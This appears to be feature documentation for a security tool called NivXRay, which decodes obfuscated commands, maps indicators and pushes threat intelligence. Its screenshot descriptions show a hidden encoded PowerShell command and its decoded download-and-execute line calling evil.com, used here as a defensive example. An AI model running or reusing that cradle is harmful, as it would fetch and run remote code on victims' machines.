
Screenshot 2 · step\_1\_b




Screenshot 3 · step\_1\_c




Screenshot 4 · step\_1\_tab\_flow




Screenshot 5 · step\_1\_tab\_iocs




Screenshot 6 · step\_1\_tab\_lolbas




Screenshot 7 · step\_1\_tab\_mitre



Screenshot 8 · step\_1\_tab\_osint



Screenshot 9 · step\_1\_tab\_ti-hits



**Related:** [base64\\_decode](#) [candidate\\_explorer](#) [threat\\_intel\\_enrichment](#) [investigation\\_timeline](#) [auto\\_investigate](#)

# Features by Category

---

## Admin

### Regression Dashboard

id: regression\_dashboard · category: Admin · audience: admin

**Purpose.** Auto-benchmark the entire regression corpus against the live decoder and highlight flips vs the previous run.

#### When to use

- Before promoting any sample-library change
- After tuning a decoder heuristic
- As part of the release checklist

#### Confidence rules


- The promotion gate is 100% pass rate — /training/confusion/promote returns HTTP 409 when the last run had any failures

#### Tips

- Every correction promoted with `promote\_to\_corpus=true` auto-triggers a benchmark run
- The historical run strip shows the pass-rate trend at a glance

**Related:** [correction\\_flow](#) [sample\\_library](#) [learning\\_correction](#)

Screenshot 1 · step\_1



## TAXII 2.1 Push

id: taxii\_push · category: Admin · audience: admin

**Purpose.** Publish extracted IOCs as STIX 2.1 indicator objects to a configurable TAXII 2.1 server.

### When to use

- Sharing indicators with your ISAC or upstream feed
- Pushing to a MISP-connected TAXII bridge
- Automating your intel-sharing workflow

### Supported formats

- url
- ipv4
- ipv6
- domain
- email
- md5
- sha1
- sha256
- file-name

### Confidence rules


- Auth modes supported — none / basic / bearer / custom header
- Failed pushes are recorded in the push log with the exact URL and error

### Tips

- Test discovery FIRST via the "Test Connection" button before pushing
- The bundle always includes an `identity` object identifying NivXRay

Related: [threat\\_intel\\_enrichment](#)

Screenshot 1 · step\_1



## Analyst Workbench

### Auto-Investigate

id: auto\_investigate · category: Analyst Workbench · audience: user

**Purpose.** Chain the deterministic decoder + reasoning engine + threat-intel + MITRE mapper into a one-click investigation.

### When to use

- Triaging a large volume of alerts
- Any time you would run the same decoding + enrichment steps manually

### Tips

- Combine with the Candidate Explorer when the auto-verdict is ambiguous
- Results land on the Investigation Timeline for later replay

**Related:** [candidate\\_explorer](#) [threat\\_intel\\_enrichment](#) [investigation\\_timeline](#)

Screenshot 1 · step\_1

The screenshot displays the NivXRay interface, specifically the 'SHOW CANDIDATE EXPLORER' section. The interface is dark-themed with a top navigation bar, a left sidebar, and a main content area.

**Top Navigation Bar:** Includes the NivXRay logo, workspace name, and various tool tabs like 'WORKSPACE', 'COMMAND ANALYZER', 'KNOWLEDGE BASE', 'DOCS', 'ADMIN', 'MODEL STUDIO', and 'SAMPLES'. It also shows the user 'admin@nivxray.com' and a 'LOGOUT' button.

**Left Sidebar:** Contains a search bar and a list of categories: 'OPERATIONS' (97), 'COMPRESSION' (8), 'CRYPTOGRAPHY' (32), and 'THREAT ANALYSIS'. The 'COMPRESSION' category is selected.

**Main Content Area:**

- STATUS:** ANALYSIS COMPLETE · Malicious
- LOAD EXAMPLES:** POWERSHELL-ENCODEDCOMMAND, RANSOMWARE NOTE, DEFANGED IOCS BUNDLE, NESTED BASE64 - GZIP, URL-ENCODED XSS
- SHOW CANDIDATE EXPLORER:** Ranked encoding candidates · evidence · why-not breakdown · IOCs / LOLBins / MITRE
- INPUT:** 284 chars. The input text is: `powershell.exe -Enc SQBFaFgAKABOAGUAdwATAE8AYgBqAGUAYwB0ACAATgB1AHQALgBXAGUAYgBDAGWaaQB1AG4AdAApAC4ARABvAHcAbgBsAG8AYQBkAFMAdABYAGkAbgBnACgAJ3wBoAHQAdABwAdoALwAvAGUAdgBpAGwALgBjAG8AbQAvAGEALgBwAHMANQAnACKA`
- RECIPE:** 3 STEPS
  - 01 :: extract-payload
  - 02 :: Base64 Decode
  - 03 :: UTF-16LE Decode
- DECODING TRACE:** MAGIC · deep recursion · 100% CONFIDENCE · 3 LAYERS PEELED
  - 1 :: extract-payload — Isolated payload string from script/command wrapper
    - SQBFaFgAKABOAGUAdwATAE8AYgBqAGUAYwB0ACAATgB1AHQALgBXAGUAYgBDAGWaaQB1AG4AdAApAC4ARABvAHcAbgBsAG8AYQBkAFMAdABYAGkAbgBnACgAJ3wBoAHQAdABwAdoALwAvAGUAdgBpAGwALgBjAG8AbQAvAGEALgBwAHMANQAnACKA
    - 184 chars
    - JUMP TO THIS LAYER
  - 2 :: B64 base64-decode — Base64-encoded payload detected
  - 3 :: U16 utf16le-decode — UTF-16LE byte pattern
- OUTPUT:** @ HYBRID · 0 JS · 3 BE · 0ms · 69B · -155B · TEXT · HEX · B64 · DIFF
  - AI DESCRIBE · ANALYZE + OSINT · COPY
  - IEX(New-Object Net.WebClient).DownloadString('http://evil.com/a.ps1')
- PREDICTED PROCESS TREE:** PREDICT TREE · COLLAPSE
  - Click PREDICT TREE to reconstruct the downstream process tree from the decoded payload using the anti-hallucination LLM Parser.

## Candidate Explorer

id: candidate\_explorer · category: Analyst Workbench · audience: user

**Purpose.** Show every candidate encoding scored dynamically against your input with per-candidate evidence and structured why-not breakdowns.

### When to use

- When the winner looks wrong and you need to see the runners-up

- Investigating ambiguous inputs (base32 vs base58 vs base62)
- Learning why a certain decoder was chosen

### Confidence rules


- Confidence = weighted sum of alphabet, length, entropy, decode success, printable ratio, linguistic score, file signature, malware indicators
- Runners-up carry `rejection\_reasons` with severity (high/medium/low)

### Tips

- Click "CORRECT THIS" to submit a correction and (optionally) promote the input to the regression corpus
- IOC chips are enrichable — click ■ to fetch VT/OTX/AbuseIPDB verdicts

Related: [correction\\_flow](#) [threat\\_intel\\_enrichment](#) [investigation\\_timeline](#)

Screenshot 1 · step\_1



## Analyst Correction

id: correction\_flow · category: Analyst Workbench · audience: user

**Purpose.** Record when the engine got a decode wrong and optionally promote the correction into the versioned regression corpus.

## When to use

- Engine produced the wrong output OR the correct output via the wrong chain
- You want to guarantee this input never regresses again

## Tips

- Check "Promote to regression corpus" to make this a permanent regression fixture
- Check "Trigger benchmark immediately" to see live pass/fail flips right after promoting

Related: [regression\\_dashboard](#) [learning\\_correction](#) [investigation\\_timeline](#)

Screenshot 1 · step\_1

The screenshot displays the NivXRay web application interface. At the top, the header includes the NivXRay logo, navigation links (WORKSPACE, COMMAND ANALYZER, KNOWLEDGE BASE, DOCS, ADMIN, MODEL STUDIO, SAMPLES), and user information (admin@nivxray.com, LOGOUT). Below the header, a toolbar contains buttons for 97 OPS, MITRE, YARA, LOLBAS, IOC, OSINT, FLOW, and a dropdown menu for PERSONA (NivX Cognis). The main toolbar also includes buttons for NIVXRAY DECODE, ADVANCED, and HISTORY. A status bar indicates 'STATUS: NIVXRAY DECODE COMPLETE · smart · 45%'. Below this, a 'LOAD EXAMPLE' section lists various attack types: POWERSHELL-ENCODEDCOMMAND, RANSOMWARE NOTE, DEFANGED IOCS BUNDLE, NESTED BASE64 - GZIP, and URL-ENCODED XSS. The 'SHOW CANDIDATE EXPLORER' section shows ranked encoding candidates. The main workspace is divided into three panels. The left panel, 'OPERATIONS', lists various decoding and encoding operations under 'COMPRESSION' and 'CRYPTOGRAPHY'. The center panel, 'INPUT', shows a Base64-encoded payload 'SGVsbG8gV29ybGQh' and a 'PIPELINE TRACE' showing the decoding process. The right panel, 'THREAT ANALYSIS', shows a 'GRAPH' with nodes for 'RAW INPUT' and 'BASE64-DECODE'. The bottom panel, 'OUTPUT', shows the decoded payload 'Hello World!'. The interface also includes a 'RECIPE' section with a 'BOOSTED' button and a 'DECODING TRACE' section showing the decoding steps.

---

## Investigation Timeline

id: investigation\_timeline · category: Analyst Workbench · audience: user

**Purpose.** Chronological event log per investigation (deterministic id = sha256(input)[:16]).

### When to use

- Replaying an old investigation
- Audit trail for compliance
- Tracking which analyst corrected which decode when

### Tips

- Every decode, correction, promote, benchmark, enrichment, and TAXII push auto-lands here
- Add free-form notes with the composer at the bottom

**Related:** [correction\\_flow](#) [candidate\\_explorer](#)

Screenshot 1 · step\_1

The screenshot displays the NivXRay web application interface. At the top, there's a navigation bar with tabs like WORKSPACE, COMMAND ANALYZER, KNOWLEDGE BASE, DOCS, ADMIN, MODEL STUDIO, and SAMPLES. Below this, a header section shows the user's profile (admin@nivxray.com) and a LOGOUT button. The main interface is divided into several sections:

- Operations:** A search bar and a list of operations including COMPRESSION (8 items) and CRYPTOGRAPHY (32 items). The COMPRESSION section lists various decompression methods like Gzip, Zlib, Base64, Bzip2, LZMA/XZ, LZ4, and ROT13.
- Input:** A text area containing a PowerShell command: `powershell.exe -NoP -NonI -W Hidden -Enc SQBFaFgAKABOAGUAdwATAE8AYgBqAGUAYwB0ACAAATgB1AHQALgBXAGUAYgBDAGwAaQB1AG4AdAApAC4ARABvAHcAbgBsAG8AYQBkAFMAdABYAGkAbgBnACgAJwBoAHQAdABwADoALwAvAGUAdgBpAGwALgBjAG8AbQAvAGEALgBwAHMAMQAnACKA`. Buttons for AUTO INVESTIGATE, DECODE, and CLEAR are present.
- Recipe:** A section showing a 3-step process: 01 extract-payload, 02 Base64 Decode, and 03 UTF-16LE Decode.
- Decoding Trace:** A section showing the decoding process: extract-payload → B64 base64-decode → U16 utf16le-decode. It includes a detailed view of the first step, showing the isolated payload string and the decoded output.
- Output:** A section showing the decoded output: `IEX(New-Object Net.WebClient).DownloadString('http://evil.com/a.ps1')`. Buttons for AI DESCRIBE, ANALYZE + OSINT, and COPY are present.
